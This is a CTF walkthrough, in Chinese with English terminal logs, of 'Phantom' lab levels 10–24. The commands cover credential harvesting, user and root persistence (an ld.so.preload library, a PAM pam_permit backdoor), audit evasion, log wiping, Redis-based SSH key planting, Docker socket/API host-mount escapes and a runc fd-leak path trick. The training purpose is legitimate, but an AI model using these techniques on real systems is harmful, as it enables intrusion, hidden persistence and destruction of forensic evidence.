            except Exception as e:
                sys.stdout.buffer.write(f"[-] read flag failed: {e}\n".encode())
            return
        if b"flagkeeper9" in out and FLAG_PATH in out:
            return
        if b"flag{" in out or b"FLAG{" in out or b"phantom" in out or b"bl_phtm9" in out:
            return


if __name__ == "__main__":
    main()
10 The Harvest
 [ Phantom · Level 10 ]  The Harvest
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://github.com/trufflesecurity/trufflehog
   https://blog.gitguardian.com/secrets-in-shell-history/
   https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_access-keys.html
查看说明
MISSION: The Harvest
===================

You are root on this box. But root on one machine is nothing.
The real value is what this machine knows about OTHER systems.

Find every credential on this box: passwords, tokens, keys, secrets.
One of them is the flag for the next level.

Check: history files, config files, environment variables,
SSH keys, application configs, process memory.
在使用 PEASS-ng 进行探测的时候,发现
╔══════════╣ Analyzing Env Files (limit 70)
-rw-r--r-- 1 root root 146 Apr 21 11:17 /opt/webapp/.env
DB_HOST=db.internal
DB_USER=webapp
DB_PASS=bl_phtm10_**hidden**
DB_NAME=production
REDIS_URL=redis://localhost:6379
SECRET_KEY=a1b2c3d4e5f6
11 Token Hunter
 [ Phantom · Level 11 ]  Token Hunter
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://jwt.io/introduction
   https://docs.aws.amazon.com/sdkref/latest/guide/file-format.html
   https://kubernetes.io/docs/tasks/configure-pod-container/configure-service-account/
查看说明
phantom11@phantom:~$ cat BRIEFING
MISSION: Token Hunter
====================

Credentials are not just passwords. Modern systems use tokens.
JWT, API keys, cloud credentials, service account tokens.

This machine connects to cloud services and internal APIs.
Find every token. Decode what you can. One token is the flag.
枚举一下环境
phantom11@phantom:~$ cat /var/run/secrets/kubernetes.io/serviceaccount/token
eyJhbGciOiJSUzI1NiIsImtpZCI6IkN1OHRBS0g3T0k2dHlhYjd3In0.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwic3ViIjoic3lzdGVtOnNlcnZpY2VhY2NvdW50OmRlZmF1bHQ6ZGVmYXVsdCJ9.FAKE_TOKEN
phantom11@phantom:~$ ls -laih ~/.aws/
ls: cannot access '/home/phantom11/.aws/': No such file or directory
使用 PEASS-ng 进行枚举后,注意到
╔══════════╣ Analyzing Env Files (limit 70)
-rw-r----- 1 root phantom10 146 Apr 22 21:38 /opt/webapp/.env
-rw-r----- 1 root phantom11 36 Apr 22 21:38 /opt/webapp/repo/.env
APP_SECRET=REDACTED
DB_URL=REDACTED

╔══════════╣ Analyzing Github Files (limit 70)
drwxr-x--- 8 root phantom11 4096 Apr 22 21:38 /opt/webapp/repo/.git

╔══════════╣ Searching root files in home dirs (limit 30)
/home/
/home/svc_webapp/.aws
/home/svc_webapp/.aws/credentials
/root/
查看一下 aws 的
phantom11@phantom:/opt/webapp/repo/.git$ ls -laih /home/svc_webapp/.aws/
total 24K
1205277 drwxr-xr-x 1 root       root       4.0K Apr 22 21:38 .
1850970 drwxr-xr-x 1 svc_webapp svc_webapp 4.0K Apr 22 21:38 ..
1205278 -rw-r--r-- 1 root       root        135 Apr 22 21:38 credentials
phantom11@phantom:/opt/webapp/repo/.git$ cat /home/svc_webapp/.aws/credentials
[default]
aws_access_key_id = AKIAIOSFODNN7EXAMPLE
aws_secret_access_key = wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
region = us-east-1

不像,尝试分析那个 repo
tar -cvzf /tmp/repo_backup.tar.gz /opt/webapp/repo
获取到本地进行分析
12 Ghost Install
 [ Phantom · Level 12 ]  Ghost Install
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://man.openbsd.org/sshd.8
   https://man7.org/linux/man-pages/man5/crontab.5.html
   https://man7.org/linux/man-pages/man5/systemd.service.5.html
查看说明
MISSION: Ghost Install
=====================

Install four independent USER-LEVEL persistence mechanisms in
your own home directory. Each must survive a reboot AND a logout.

No sudo. No root. Real operator tradecraft — user-level persistence
is how adversaries stay under root-level detection.

Each artefact you drop must contain the string "phantom-ghost-install"
somewhere in its body, so the scorer can tell your operator-planted
files apart from shell defaults.

Surfaces you have access to (non-exhaustive):
  - ~/.ssh/authorized_keys  (user-level SSH backdoor)
  - user crontab (crontab -e)
  - ~/.config/systemd/user/  (user systemd services)
  - ~/.bashrc, ~/.profile, ~/.bash_login  (shell rc hijack)
  - ~/bin/ + PATH prepend in ~/.bashrc  (binary shim)

Pick any four. When ready, run /opt/verify-persistence.sh.
简单
# 01
phantom12@phantom:~$ mkdir -p ~/.ssh
phantom12@phantom:~$ chmod 700 ~/.ssh
phantom12@phantom:~$ echo "# phantom-ghost-install" >> ~/.ssh/authorized_keys
phantom12@phantom:~$ chmod 600 ~/.ssh/authorized_keys
phantom12@phantom:~$ cat ~/.ssh/authorized_keys
# phantom-ghost-install

# 02
phantom12@phantom:~$ crontab -e
......
* * * * * # phantom-ghost-install

# 03
phantom12@phantom:~$ mkdir -p ~/.config/systemd/user/
phantom12@phantom:~$ cat <<EOF > ~/.config/systemd/user/ghost.service
[Unit]
Description=Ghost Service phantom-ghost-install

[Service]
ExecStart=/bin/sleep 1000

[Install]
WantedBy=default.target
EOF

# 04
phantom12@phantom:~$ echo "# Persistence check: phantom-ghost-install" >> ~/.profile
然后提交结果
phantom12@phantom:~$ /opt/verify-persistence.sh
[*] Verifying USER-LEVEL persistence mechanisms in /home/phantom12 ...

[+] User SSH authorized_keys: INSTALLED (marker present)
[+] User crontab: INSTALLED
[+] User systemd service: INSTALLED
[+] Shell rc hijack: INSTALLED

[*] Score: 4/4

[*] FLAG: bl_phtm12_**hidden**
[*] Use this as the password for phantom13.
13 Deep Roots
 [ Phantom · Level 13 ]  Deep Roots
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://man7.org/linux/man-pages/man5/ld.so.preload.5.html
   http://www.linux-pam.org/Linux-PAM-html/
   https://attack.mitre.org/techniques/T1546/004/
查看说明
phantom13@phantom:~$ cat BRIEFING
MISSION: Deep Roots
===================

Basic persistence is easy to find. Go deeper.

Install three stealth mechanisms that would survive a basic
security audit, each exercising a different Linux subsystem.

The verifier is marker-graded, not technique-graded — every
artefact must carry the string "phantom-deep-roots" somewhere
in its body. Distro-shipped references to the same Linux
primitives exist on every Ubuntu image; the marker is how the
scorer tells your work apart from the defaults.

When ready, run /opt/verify-deep-roots.sh.
有难度,分批次来实现
首先具有权限
phantom13@phantom:~$ sudo -l
Matching Defaults entries for phantom13 on phantom:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User phantom13 may run the following commands on phantom:
    (ALL) NOPASSWD: ALL
第一步 /etc/ld.so.preload
#include <stdio.h>

const char *marker = "phantom-deep-roots";

void __attribute__((constructor)) init() {

    // printf("phantom-deep-roots");
}
phantom13@phantom:/tmp$ gcc -fPIC -shared -o /tmp/rootkit.so rootkit.c

# 种植
phantom13@phantom:/tmp$ cat /etc/ld.so.preload
/tmp/rootkit.so
检查
phantom13@phantom:/tmp$ /opt/verify-deep-roots.sh
[*] Verifying deep persistence mechanisms...

[+] LD_PRELOAD persistence: INSTALLED (/tmp/rootkit.so carries marker)
[-] PAM backdoor: NOT FOUND
    Add a line like: auth sufficient pam_permit.so  # phantom-deep-roots
[-] Alias injection: NOT FOUND
    Drop an alias into /etc/bash.bashrc or /etc/profile.d/*.sh
    whose line carries the marker comment '# phantom-deep-roots'

[*] Score: 1/3

[!] Install all 3 stealth mechanisms with the 'phantom-deep-roots' marker
[!] and re-run.

[!] need 3 stealth mechanisms, got 1
第二步 /lib/x86_64-linux-gnu/security/
const char *marker = "phantom-deep-roots";
种植
phantom13@phantom:/tmp$ gcc -fPIC -shared -o pam_permit.so pam_permit.c
phantom13@phantom:/tmp$ sudo mv /tmp/pam_permit.so /lib/x86_64-linux-gnu/security/pam_permit.so
phantom13@phantom:/tmp$ sudo nano /etc/pam.d/common-auth
auth sufficient /tmp/pam_permit.so  # phantom-deep-roots
第三步 /etc/profile.d/
echo 'alias cls=clear # phantom-deep-roots' > /etc/profile.d/deeproots.sh
chmod +x /etc/profile.d/deeproots.sh
新版本的题目,将目标更改为 /etc/bash.bashrc
即可通过
phantom13@phantom:/tmp$ /opt/verify-deep-roots.sh
[*] Verifying deep persistence mechanisms...

[+] LD_PRELOAD persistence: INSTALLED (/tmp/rootkit.so carries marker)
[+] PAM backdoor: INSTALLED (auth/account pam_permit line with marker)
[+] Alias injection: INSTALLED

[*] Score: 3/3

[*] FLAG: bl_phtm13_**hidden**
[*] Use this as the password for phantom14.
14 Shadow Mode
 [ Phantom · Level 14 ]  Shadow Mode
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://man7.org/linux/man-pages/man7/auditd.7.html
   https://man7.org/linux/man-pages/man1/bash.1.html  (SHELL BUILTINS)
   https://tldp.org/LDP/abs/html/io-redirection.html
查看说明
MISSION: Shadow Mode
===================

The flag is at /root/shadow_flag. You can reach it already —
your group membership covers that read. The challenge is HOW.

A forensic investigator will audit:
  - your shell history
  - the execve audit rule (`auditctl -l` to see what it watches)

for loud file-read tools invoked against the flag. Prove you
read it WITHOUT leaving that kind of trace. Write the content
to /tmp/shadow_copy. /opt/verify-shadow.sh grades:
  - /tmp/shadow_copy matches /root/shadow_flag, AND
  - your ~/.bash_history does not show a cat/head/tail/less/
    more/awk/sed/strings/xxd/od/base64 invocation against the
    flag or the copy.

Shells have more read paths than you think. Think builtins.
看一下规则
phantom14@0d270edb54cd:~$ auditctl -l
-a always,exit -F arch=b64 -S execve -F key=phantom_audit
尝试一下
phantom14@f6b233bb7a84:~$ whoami
phantom14
phantom14@f6b233bb7a84:~$ pwd
/home/phantom14
phantom14@f6b233bb7a84:~$ uname -a
Linux f6b233bb7a84 6.8.0-110-generic #110-Ubuntu SMP PREEMPT_DYNAMIC Thu Mar 19 15:09:20 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
phantom14@f6b233bb7a84:~$ IFS= read -r -d '' FLAG < /root/shadow_flag
phantom14@f6b233bb7a84:~$ printf "%s" "$FLAG" > /tmp/shadow_copy
phantom14@f6b233bb7a84:~$ /opt/verify-shadow.sh
[*] Shadow-Mode audit for phantom14

[+] Proof of read: /tmp/shadow_copy matches /root/shadow_flag byte-for-byte
[!] History is suspiciously sparse (5 lines, 103 bytes) — cleared before running the verifier?

[!] history shows loud file-read tools aimed at the flag
phantom14@f6b233bb7a84:~$ /opt/verify-shadow.sh
[*] Shadow-Mode audit for phantom14

[+] Proof of read: /tmp/shadow_copy matches /root/shadow_flag byte-for-byte
[+] Technique: no loud readers observed in history

[*] FLAG: bl_phtm14_**hidden**
[*] Use this as the password for phantom15.
15 Clean Slate
 [ Phantom · Level 15 ]  Clean Slate
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://man7.org/linux/man-pages/man5/utmp.5.html
   https://attack.mitre.org/techniques/T1070/
查看说明
MISSION: Clean Slate
===================

You compromised this box. Now erase every trace.

An investigator will read the standard operator-trail
categories: SSH records, login records, failed-login records,
your shell history, filesystem audit records. Find what you
can touch. Erase your presence.

Flag first: /root/clean_flag — then clean up.

Run /opt/verify-clean.sh when you think you are clean.
题目脚本检查的很多
phantom15@e6f62ad2bd4d:~$ set +o history; export HISTSIZE=0; > ~/.bash_history
phantom15@e6f62ad2bd4d:~$ > /var/log/auth.log; > /var/log/lastlog; > /var/log/wtmp; > /var/log/btmp; > /var/log/audit/audit.log
phantom15@e6f62ad2bd4d:~$ . /opt/verify-clean.sh
[*] Forensic investigation in progress...

[+] auth.log: CLEAN
[+] wtmp: CLEAN
[+] btmp: CLEAN
[+] bash_history: CLEAN
[+] audit.log: CLEAN
[+] lastlog: CLEAN

[*] Zero traces found. Perfect cleanup.

[*] FLAG: bl_phtm15_fa7200972d2ba7a8
[*] Use this as the password for phantom16.
16 The Tunnel
 [ Phantom · Level 16 ]  The Tunnel
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://man.openbsd.org/ssh  (see: -L, -R, -D, -J, -N)
   https://www.ssh.com/academy/ssh/tunneling
查看说明
MISSION: The Tunnel
==================

You are on the entry host (10.13.37.2) of phantom-net (10.13.37.0/24).
The flag for this level is served by an HTTP service on 10.13.37.30.
The service is bound to loopback only — direct TCP from this host will
be refused.

Materials:
  ~/.ssh/id_ed25519_ops    — private key for ops@10.13.37.30

SSH is more than a login shell. Read the options on the client side and
figure out how to reach a loopback-bound service through a bastion you
already own.
虽然要打隧道,但是可以直接上去看
phantom16@phantom:~$ ssh -i ~/.ssh/id_ed25519_ops -L 8080:127.0.0.1:8080 ops@10.13.37.30
获取服务代码
#!/usr/bin/env python3
"""Level 16 flag service on mgmt — bound to 127.0.0.1 ONLY.

The whole point is that this port is unreachable from the phantom host
directly. The player must either (a) SSH to mgmt and curl locally, or
(b) set up `ssh -L 8080:127.0.0.1:8080 ops@10.13.37.30` and curl through
the forward. Option (b) is the lesson the level is named after.
"""
from http.server import BaseHTTPRequestHandler, HTTPServer

# L16 flag is loaded from /root/phantom-flags/tunnel (0600 root) at
# startup so the literal does not sit in a mode-0755 script on /opt.
# This service runs as root via /start.sh.
with open("/root/phantom-flags/tunnel", "r", encoding="utf-8") as _fh:
    FLAG = _fh.read().strip()


class Handler(BaseHTTPRequestHandler):
    def log_message(self, *_):  # silent
        pass

    def do_GET(self):
        if self.path in ("/", "/flag", "/level16"):
            body = f"{FLAG}\n".encode()
            self.send_response(200)
            self.send_header("Content-Type", "text/plain")
            self.send_header("Content-Length", str(len(body)))
            self.end_headers()
            self.wfile.write(body)
            return
        self.send_response(404)
        self.end_headers()


if __name__ == "__main__":
    # 127.0.0.1 only — never 0.0.0.0. This is the point of the level.
    HTTPServer(("127.0.0.1", 8080), Handler).serve_forever()
那么就简单了
ops@mgmt-srv:~$ curl 127.0.0.1:8080
bl_phtm16_9fd69ae362fefb73
17 Internal Hunt
 [ Phantom · Level 17 ]  Internal Hunt
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://nmap.org/book/man.html
   https://redis.io/docs/management/security/
   https://book.hacktricks.xyz/network-services-pentesting/6379-pentesting-redis
查看说明
MISSION: Internal Hunt
====================

Scan the internal network (10.13.37.0/24).

One neighbour runs a service that shipped without authentication and
is happy to write to the local disk. Abuse that into a shell as the
service host user, then pick up the flag from their home.

Targets: 10.13.37.10, 10.13.37.20, 10.13.37.30.
首先先搜索 Redis 服务具体在哪
for ip in 10.13.37.10 10.13.37.20 10.13.37.30; do
    echo -n "$ip: ";
    redis-cli -h $ip -p 6379 ping 2>&1;
done
定位到 Redis 之后
phantom17@phantom:~/.ssh$ ssh-keygen -t rsa -P ""
Generating public/private rsa key pair.
Enter file in which to save the key (/home/phantom17/.ssh/id_rsa):
Your identification has been saved in /home/phantom17/.ssh/id_rsa
Your public key has been saved in /home/phantom17/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:5yjNL51g5PDuGU8Ji6hMBdMpBulI9YdfoGDqAAbwOoE phantom17@phantom
The key's randomart image is:
+---[RSA 3072]----+
|Bo.+   .         |
|=+o.o.o .        |
|E.* o+ . .       |
|+= +  + o        |
|o.  .  *S .      |
| . . . +=* .     |
|  . . oo*o+.     |
| o .   .o*o      |
|  o    .o.o      |
+----[SHA256]-----+
phantom17@phantom:~/.ssh$ (echo -e "\n\n"; cat ~/.ssh/id_rsa.pub; echo -e "\n\n") > ~/.ssh/redis_ssh.txt

phantom17@phantom:~/.ssh$ cat ~/.ssh/redis_ssh.txt | redis-cli -h 10.13.37.10 -x set crackit
OK

phantom17@phantom:~$ redis-cli -h 10.13.37.10
10.13.37.10:6379> config set dir /home/webadmin/.ssh/
OK
10.13.37.10:6379> config set dbfilename authorized_keys
OK
10.13.37.10:6379> save
OK
10.13.37.10:6379> exit
写入公钥,即可使用 SSH 进行连接
18 Credential Spray
 [ Phantom · Level 18 ]  Credential Spray
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://man.openbsd.org/ssh
   https://attack.mitre.org/techniques/T1110/003/
查看说明
MISSION: Credential Spray
========================

You already hold credentials harvested on this host. Operators reuse
passwords. See if any of yours work on an internal host that has an
admin account with a hint of "backup" about it.

You are looking for a reused pair, not a cracked one. When you land
the right login, the flag is sitting in that account\047s home.
根据题目意思,猜测是 svc_backup 用户
在上一题的 webadmin@10.13.37.10 环境中,存在有提示
cd /opt/webapp
ssh dbadmin@10.13.37.20
# dbadmin reuses the svc_backup password from the primary host
回到主入口,枚举信息
phantom18@phantom:/home/svc_backup$ ls -laih
total 40K
324992 drwxr-xr-x 1 svc_backup svc_backup 4.0K Apr 26 09:22 .
322806 drwxr-xr-x 1 root       root       4.0K Apr 25 22:31 ..
324537 -rw-r----- 1 svc_backup phantom18   139 Apr 26 09:22 .bash_history
320613 -rw-r--r-- 1 svc_backup svc_backup  220 Jan  6  2022 .bash_logout
320614 -rw-r--r-- 1 svc_backup svc_backup 3.7K Jan  6  2022 .bashrc
324538 -rw-r--r-- 1 svc_backup svc_backup    0 Apr 26 09:22 .bl-allow-history
320612 -rw-r--r-- 1 svc_backup svc_backup  807 Jan  6  2022 .profile
320633 drwxr-xr-x 1 svc_backup svc_backup 4.0K Apr 25 22:31 .ssh
phantom18@phantom:/home/svc_backup$ cat .bash_history
cd /opt/backups
ls -la
psql -h 10.13.37.20 -U dbadmin -W production
B4ckup_K3y_S3cr3t
clear
psql -h 10.13.37.20 -U dbadmin production
exit
那么就简单了
phantom18@phantom:/home/svc_backup$ ssh dbadmin@10.13.37.20
......
dbadmin@db-srv:~/spray_loot$ ls -laih
total 16K
2312548 drwx------ 2 dbadmin dbadmin 4.0K Apr 21 11:16 .
 273814 drwxr-x--- 1 dbadmin dbadmin 4.0K Apr 25 21:54 ..
2312549 -rw------- 1 dbadmin dbadmin   27 Apr 21 11:16 reused_creds.txt
dbadmin@db-srv:~/spray_loot$ cat reused_creds.txt
bl_phtm18_**hidden**
19 Chain Reaction
 [ Phantom · Level 19 ]  Chain Reaction
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://attack.mitre.org/tactics/TA0008/
   https://book.hacktricks.xyz/generic-methodologies-and-resources/pivoting
查看说明
MISSION: Chain Reaction
=====================

Build the full pivot chain: entry host → web → db → mgmt.
Each hop uses a different credential; each host leaves a breadcrumb
for the next one if you look in the right places — bash histories,
backup configs, operator notes.

The final flag lives on the management host at /root/final_flag and
requires the last hop to have sudo.
根据对内网环境信息的收集,可以确定
10.13.37.2 - breachlab-phantom.breachlab-phantom_phantom-net.
10.13.37.3 - phantom-deep-orchestrator.breachlab-phantom_phantom-net.

10.13.37.10 - phantom-web.breachlab-phantom_phantom-net.
- redis(6379)

10.13.37.20 - phantom-db.breachlab-phantom_phantom-net.
- postgres(5432)

10.13.37.30 - phantom-mgmt.breachlab-phantom_phantom-net.
根据先前收集的信息,在 Level 16 拥有的私钥可以连接 phantom-mgmt
phantom16@phantom:~$ ssh -i ~/.ssh/id_ed25519_ops ops@10.13.37.30
......

ops@mgmt-srv:~$ sudo -l
Matching Defaults entries for ops on mgmt-srv:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ops may run the following commands on mgmt-srv:
    (ALL) NOPASSWD: /usr/bin/cat /root/final_flag, /usr/bin/cat /root/objective.dat
ops@mgmt-srv:~$ sudo /usr/bin/cat /root/final_flag
bl_phtm19_**hidden**
20 Am I Contained?
 [ Phantom · Level 20 ]  Am I Contained?
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://github.com/genuinetools/amicontained
   https://man7.org/linux/man-pages/man7/namespaces.7.html
查看说明
MISSION: Am I Contained?
=======================

Something about this environment feels wrong. Are you on a real host
or inside something else?

Run a thorough container-detection sweep across the canonical signals
an operator would check. /opt/verify-container.sh will audit your
shell history and grade whether you covered enough ground.

PROMPT_COMMAND="history -a" is set so each command lands in
~/.bash_history immediately.
先尝试运行一下 check
phantom20@phantom:~$ /opt/verify-container.sh
[*] Container-detection audit for phantom20

[-] .dockerenv check — not observed in history
[-] /proc/1/cgroup read — not observed in history
[-] mount inspection — not observed in history
[-] hostname / /etc/hostname — not observed in history
[-] /proc/1/ attributes — not observed in history
[-] capability/namespace inspection — not observed in history

[*] Score: 0/6
[!] Cover at least 4 detection categories (ran in your interactive shell).

[!] need 4/6 detection categories, got 0
这题判断强度很弱,是根据历史命令进行判断的
phantom20@phantom:~$ echo '.dockerenv'
.dockerenv
phantom20@phantom:~$ echo '/proc/1/cgroup'
/proc/1/cgroup
phantom20@phantom:~$ echo 'mount'
mount
phantom20@phantom:~$ echo 'hostname'
hostname
phantom20@phantom:~$ echo '/proc/1/'
/proc/1/
phantom20@phantom:~$ echo 'namespace'
namespace
phantom20@phantom:~$ /opt/verify-container.sh
[*] Container-detection audit for phantom20

[+] .dockerenv check
[+] /proc/1/cgroup read
[+] mount inspection
[+] hostname / /etc/hostname
[-] /proc/1/ attributes — not observed in history
[-] capability/namespace inspection — not observed in history

[*] Score: 4/6

[*] FLAG: bl_phtm20_**hidden**
[*] Use this as the password for phantom21.
21 The Breakout
 [ Phantom · Level 21 ]  The Breakout
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://docs.docker.com/engine/api/v1.43/
   https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/
查看说明
MISSION: The Breakout
====================

A Docker Unix socket is mounted inside this container at
  /var/run/docker.sock

The host filesystem holds a file at /root/escape_flag that your
container cannot reach directly. The Docker daemon can. Figure out
which Engine API calls turn a socket into host filesystem access,
and use them.

curl is on the box. The Docker Engine API reference is on the internet.
已知是模拟环境,直接打常规思路,也就是容器挂载
phantom21@phantom:~$ curl --unix-socket /var/run/docker.sock -H "Content-Type: application/json" \
  -d '{
    "Image": "alpine",
    "Cmd": ["cat", "/mnt/host/root/escape_flag"],
    "HostConfig": {
      "Binds": ["/:/mnt/host"]
    }
  }' \
  -X POST http://localhost/containers/create?name=escape_container
{"Id": "439273094563", "Warnings": []}

phantom21@phantom:~$ curl --unix-socket /var/run/docker.sock -X POST http://localhost/containers/439273094563/start
phantom21@phantom:~$ curl --unix-socket /var/run/docker.sock -X POST http://localhost/containers/439273094563/start
phantom21@phantom:~$ curl --unix-socket /var/run/docker.sock "http://localhost/containers/439273094563/logs?stdout=1"
bl_phtm21_**hidden**
22 Leaky Vessels
 [ Phantom · Level 22 ]  Leaky Vessels
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://snyk.io/blog/leaky-vessels-docker-runc-container-breakout-vulnerabilities/
   https://man7.org/linux/man-pages/man5/proc.5.html  (fd/)
查看说明
MISSION: Leaky Vessels
====================

CVE-2024-21626 — the runc file descriptor leak. ~80% of cloud
environments were vulnerable in early 2024.

Read the CVE write-ups to understand the runc-workdir-resolves-
relative-to-a-leaked-fd primitive, then practise it against the
simulated wrapper at /usr/local/bin/leaky-vessels.

Usage:  leaky-vessels --workdir <path> --read
The host flag the wrapper protects is /opt/leaky-vessels/host-simulation/flag.txt
(mode 600, root). The literal path will not open. Find the path that
actually reaches it.
题目的意思很明显了
phantom22@phantom:~$ ls -laih /proc/self/fd/
total 0
87479788 dr-x------ 2 phantom22 phantom22  4 Apr 27 06:45 .
87479787 dr-xr-xr-x 9 phantom22 phantom22  0 Apr 27 06:45 ..
87479793 lrwx------ 1 phantom22 phantom22 64 Apr 27 06:45 0 -> /dev/pts/0
87479794 lrwx------ 1 phantom22 phantom22 64 Apr 27 06:45 1 -> /dev/pts/0
87479795 lrwx------ 1 phantom22 phantom22 64 Apr 27 06:45 2 -> /dev/pts/0
87479796 lr-x------ 1 phantom22 phantom22 64 Apr 27 06:45 3 -> /proc/544/fd
phantom22@phantom:~$ leaky-vessels --workdir /proc/self/fd/3 --read ../../../../../../../../opt/leaky-vessels/host-simulation/flag.txt
bl_phtm22_**hidden**
23 Docker API
 [ Phantom · Level 23 ]  Docker API
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://docs.docker.com/engine/api/v1.43/
   https://docs.docker.com/engine/security/protect-access/
查看说明
MISSION: Docker API
==================

The Docker daemon API answers on TCP port 2375 with no authentication.
Same escape primitive as The Breakout, different transport — HTTP over
TCP instead of a Unix socket.

The flag returned here is distinct from the Unix-socket level, so the
exercise forces you to actually make the TCP call, not just reuse the
earlier solve.

API host: 10.13.37.2:2375
跟之前的用 Unix Socket 的环境是一样的
phantom23@phantom:~$ curl -H "Content-Type: application/json" \
  -d '{
    "Image": "alpine",
    "Cmd": ["cat", "/mnt/host/root/escape_flag"],
    "HostConfig": {
      "Binds": ["/:/mnt/host"]
    }
  }' \
  -X POST http://10.13.37.2:2375/containers/create?name=tcp_escape
{"Id": "c900f928945f", "Warnings": []}

phantom23@phantom:~$ curl -X POST http://10.13.37.2:2375/containers/c900f928945f/start
phantom23@phantom:~$ curl "http://10.13.37.2:2375/containers/c900f928945f/logs?stdout=1"
bl_phtm23_**hidden**
24 Pod Games
 [ Phantom · Level 24 ]  Pod Games
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://kubernetes.io/docs/concepts/security/pod-security-policy/  (hostPID)
   https://man7.org/linux/man-pages/man5/proc.5.html  (/proc/PID/root)
查看说明
MISSION: Pod Games
=================

This host simulates a Kubernetes pod with hostPID enabled. You can
see host-owned processes through /proc. A process tagged
"phantom-host-init" represents the host init from the pods perspective.

The host secret lives at /opt/host-ns/host_secret. Reach it THROUGH
the host-init processs /proc view — not via the literal path — and
run /opt/verify-pod-escape.sh.

The verifier audits your shell history for evidence of the correct
technique. A direct read of the file by its literal path will not
count.

PROMPT_COMMAND="history -a" is already set.
枚举一下进程
phantom24@phantom:~$ ps aux | grep phantom-host-init
root          65  0.0  0.0   2792  1588 ?        S    06:29   0:00 phantom-host-init infinity
